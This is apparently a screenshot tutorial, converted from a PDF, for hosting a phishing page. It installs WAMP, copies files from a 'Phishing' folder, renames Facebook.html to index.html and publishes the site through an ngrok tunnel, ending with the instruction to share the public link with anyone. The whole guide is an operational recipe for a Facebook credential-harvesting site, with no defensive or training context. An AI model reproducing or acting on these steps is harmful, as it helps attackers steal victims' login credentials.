
Step 1:- Download WAMP server & Install it.

Step 2:- Double Click on WAMP server Icon.


Step 3:- Wait up to it turn into Green Colour.




Step 4:- Open browser & Type localhost & It open wamp server page.




Step 5:- Open C:drive & Open wamp64 folder.




Step 6:- Open www folder.




Step 7:- Select all files & Delete it.




Step 8:- All Select files are Deleted.




Step 9:- Open Phishing folder & Select 3 Files & Copy to www folder in wamp64 folder.



Step 10:- 3 Files Copied successfully to www folder.




Step 11:- Select Facebook.html & Rename it as index.html .



Step 12:- Successfully Renamed.


Step 13:- Download ngrok.



```
Command Prompt
Microsoft Windows [Version 10.0.19042.906]
(c) Microsoft Corporation. All rights reserved.

C:\Users\LIKITH>cd /
C:\>ngrok
```

Step 14:- Open command prompt & Type cd / & press enter & Type ngrok & press enter.



```
Command Prompt
EXAMPLES:
  ngrok http 80          # secure public URL for port 80 web server
  ngrok http -subdomain=baz 8080 # port 8080 available at baz.ngrok.io
  ngrok http foo.dev:80      # tunnel to host:port instead of localhost
  ngrok http https://localhost    # expose a local https server
  ngrok tcp 22              # tunnel arbitrary TCP traffic to port 22
  ngrok tls -hostname=foo.com 443 # TLS traffic for foo.com to port 443
  ngrok start foo bar baz     # start tunnels from the configuration file

VERSION:
  2.3.35

AUTHOR:
  inconnshreveable - <alan@ngrok.com>

COMMANDS:
  auth token  save auth token to configuration file
  credits   prints author and licensing information
  http      start an HTTP tunnel
  start     start tunnels by name from the configuration file
  tcp       start a TCP tunnel
  tls       start a TLS tunnel
  update   update ngrok to the latest version
  version   print the version string
  help      Shows a list of commands or help for one command

C:\>ngrok http 80
```


Step 15:- Type ngrok http 80 .

```
c:\ Command Prompt - ngrok http 80
ngrok by @inconsreveable


Session Status           online
Session Expires          1 hour, 1 minutes
Update                   update available (version 2.3.38, Ctrl-U to update)
Version                  2.3.35
Region                   United States (us)
Web Interface            http://127.0.0.1:4040
Forwarding               http://7c69e098c9eb.ngrok.io → http://localhost:80
Forwarding               https://7c69e098c9eb.ngrok.io → http://localhost:80

Connections              ttl     opn     rt1     rt5     p50     p90
                           0       0      0.00    0.00    0.00    0.00
```


Step 16:- Phishing website is Online & Share <http://7c69e098c9eb.ngrok.io> To any one.



